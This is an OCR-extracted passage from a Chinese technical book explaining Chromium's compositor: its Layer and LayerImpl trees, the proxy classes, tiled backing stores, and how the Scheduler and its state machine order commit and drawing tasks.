


图 8-15　合成器表示和实现分离架构

图 8-15 中描述的 Layer 树工作在主线程，实际指的是渲染引擎工作的线程，不一定是 Renderer 进程的主线程。但是 LayerImpl 树都是工作在“实现部分”的线程，实现部分的线程可以是主线程也可以是单独的一个线程（Chromium Thread），两者在 Chromium 中目前都被使用。实现部分作为单独一个线程是在 Renderer 进程中用来合成网页的，通常也称为合成器（Compositor）线程，后者也称为线程化合成（Threaded Compositing）。在 Chrome 的 Android 版本，合成还有些复杂，网页的合成器工作在 Renderer 进程，同时还有另外的合成器工作在 Browser 进程，用于将网页结果和浏览器用户界面合成起来。

8.2.4.2　基础设施

为了支持 Chromium 合成器的线程化合成和线程内合成等众多机制，Chromium 引入了一些类来支持它们，下面结合合成器的架构来逐步分析它们。首先来看合成器的主要组成，大致可以分成以下几个部分。

- 事件处理部分。主要是接收 WebKit 或者其他的用户事件，例如网页滚动、放大缩小等事件，这些事件会请求合成器重新绘制每一个合成层，然后合成器再合成这些层的绘制结果。
- 合成层的表示和实现。主要定义各种类型的合成层，包括它们的位置、滚动位置、颜色等属性。
- 合成层组成两种类型的树，以及它们之间的同步等机制。
- 合成调度器（Scheduler）主要调度来自用户的请求，它包括一个状态用于调

度当前队列中需要执行的请求，目的当然是协调合成层的绘制和合成、树的同步等操作。

- 合成器的输出结果。在 Chromium 合成器中，结果可以是一个 GPU Surface 或者是一个 CPU 的存储空间（听起来很吃惊，对吧）。同时，当然也包括 GL 操作类可以让合成器使用 GL 来合成这些合成层。
- 各种后端存储等资源。合成器需要能够创建各种类型的 GL 缓冲区、纹理等，因为每个合成层都需要这些资源。
- 支持动画和 3D 变形这些功能所需要的基础设施。

这些主要部分构成了 Chromium 合成器，后面逐一介绍它们。首先看两种树，以及它们之间是如何同步的。图 8-16 描述了它们使用到的主要类。




图 8-16 合成器的线程内和线程化合成使用到的主要设施

先看 Layer 树所在的线程。每一层都是一个 Layer 对象，而 Layer 树则由 LayerTreeHost 类来维护。LayerTreeHost 类的作用一是根据调用者的需求创建和更新 Layer 树，另外就是将这些变动通过代理拷贝给实际的实现者，也就是 LayerTreeImpl，这可能需要跨线程，拷贝的作用就是使得合成器能够不依赖于 WebKit 渲染所在的线程而独立工作。

代理起的作用很重要。在合成器中，代理是一个抽象类，定义了 Layer 树和 LayerImpl 树之间完成合成所需要的转接工作。它有两个子类，分别是 SingleThreadProxy 类和 ThreadProxy 类，它们分别用于线程内合成和线程化合成两种

情况。以 ThreadProxy 为例（因为它更复杂），代理的一些接口由主线程调用，也就是由 LayerTreeHost 调用，用来复制信息到实现类 LayerImpl。另外的就是使用调度器来调度合成的过程。

再看实现部分。实现的主要逻辑由 LayerTreeHostImpl 来负责，如调度、复制信息到 LayerImpl 树等，它包含至少一个 LayerImpl 树对象。在线程化的绘图模式中，它可能至少包含有三个树。而 LayerTreeImpl 就维护一个 LayerImpl 树，包括为树中的层创建后端存储、为整个树创建输出结果、合成该树各个节点的实际过程等。

类 Layer 和 LayerImpl 是两种基类，它们各自都有多个子类，它们和它们的子类基本上是一一对应的，这里以 Layer 类和它的子类为例说明合成器中的合成层。图 8-17 描述了 Layer 类和它的子类们。

每个类都有各自的应用场景，例如 VideoLayer 类是表示视频播放的，SolidColorLayer 类可以表示单一颜色的背景层，而 TextureLayer 类则表示该合成层直接接收一个纹理，该纹理已经由其他部分处理，不需要合成器触发任何绘图操作。在 Chromium 中，一些插件是能够使用硬件绘图并输出纹理结果的。




图 8-17　合成器中的 Layer 类和它的子类们

图 8-17 中，有两个类被标记为灰色，其一是 Layer 类，它是所有类的基类；第二个是 TiledLayer，这个类是一个中间类，它被 ContentLayer 类和 ImageLayer 类继

承，它的含义是一个层的后端存储被分割成瓦片状(Tiles)，由多个小后端存储共同存储而成。图 8-18 描述了一个合成层的后端存储被分割成多个大小相同的瓦片状的小存储空间，每个瓦片可以理解为 OpenGL 中的一个纹理对象，合成层的结果被分开存储在这些瓦片中。

瓦片 0	瓦片 1	瓦片 2
瓦片 3	瓦片 4	瓦片 5
瓦片 6	瓦片 7	瓦片 8
瓦片 9	瓦片 10	瓦片 11

图 8-18　合成层的瓦片化

什么样的合成层会被瓦片化呢？TiledLayer 的两个子类告诉了我们，其一是 ContentLayer，它表示合成层使用 Skia 画布将内容绘制到结果中，对应到网页中就是常见的 HTML 元素，例如 DOM 树中的 html、div 等所在的层，在 Chromium 中，它们使用 Skia 图形库的 SkCanvas 类来绘图。其二是图片元素，如果一个合成层仅仅包含一个图片，那么该图片也会使用该技术。

为什么使用瓦片化的后端存储呢？自然是因为一些限制或者好处所以才采用该技术，概括起来有以下几点：其一，DOM 树中的 html 元素所在的层可能会比较大，因为网页的高度很大，如果只是使用一个后端存储的话，那么需要一个很大的纹理

对象，但是实际的 GPU 硬件可能只支持非常有限的纹理大小；其二，在一个比较大的合成层中，可能只是其中一部分发生变化，根据之前的介绍，需要重新绘制整个层，这样必然产生额外的开销，使用瓦片化的后端存储，就只需要重绘一些存在更新的瓦片；其三，当层发生滚动的时候，一些瓦片可能不再需要，然后 WebKit 需要一些新的瓦片来绘制新的区域，这些大小相同的后端存储很容易重复利用，可以做到非常简洁漂亮。

在线程内合成模式下，Chromium 是不需要调度器的，仅仅在线程化的合成模式下 Chromium 才会使用，所以调度器是在合成器线程中，因而不能访问主线程中的资源。调度器需要考虑整个合成器系统的状态，它需要考虑何时更新树、何时绘图、何时运行动画、何时上传内容到纹理对象等。

合成器中的调度器和状态机如图 8-19 所示。Scheduler 类就是调度器类，任何合成的相关操作都需要设置到该调度器中，例如 ThreadProxy 类会调用 SetNeedsCommit 函数来触发 Commit 操作，该操作的含义是将 Layer 树的属性等改变同步到 LayerImpl 树。任务的发起者只是告诉调度器希望执行该任务，通过接口设置标记，Scheduler 类本身不直接处理这些状态设置，而是将它转给 SchedulerStateMachine 类处理，该状态机设置相应的状态位。一个任务一般不会被立即执行，而是等到调度器调度到该任务的时候才会执行。




图 8-19　调度器类和状态机类

当调用 Scheduler 类的 ProcessScheduleActions 时，调度器会通过状态机获取当前需要执行的任务，状态机根据之前设置的各种信息来决定下面的任务是什么。一旦确定了任务，调度器通过 SchedulerClient 来执行实际的任务，ThreadProxy 类就是一个 SchedulerClient 子类，它会桥接到 Layer 树、LayerImpl 树或者其他设施。

调度器 Scheduler 的基本原则是一切请求都是设置状态机中的状态，这些请求什么时候被执行由调度器来决定。调度任务的主要函数是 ProcessScheduleActions，它的工作方式如图 8-20 所示。原理不是很复杂，它首先调用状态机的 NextAction 函数，由状态机来计算和决定下一个要执行的任务。前面描述过，在此之前，任务的发起者是设置这些状态，它表示之后希望执行一些任务，而不是立即要求执行。状态机计算出下一个任务，调度器获得任务的类型并执行该任务，然后再接着计算下一个任务，如此循环，直到空闲为止。




图 8-20 调度器调度任务

下面以同步 Layer 树到 LayerImpl 树（commit）为例说明任务的调度过程以及调度器在这一过程中的作用，图 8-21 描述了“commit”任务的调度过程。

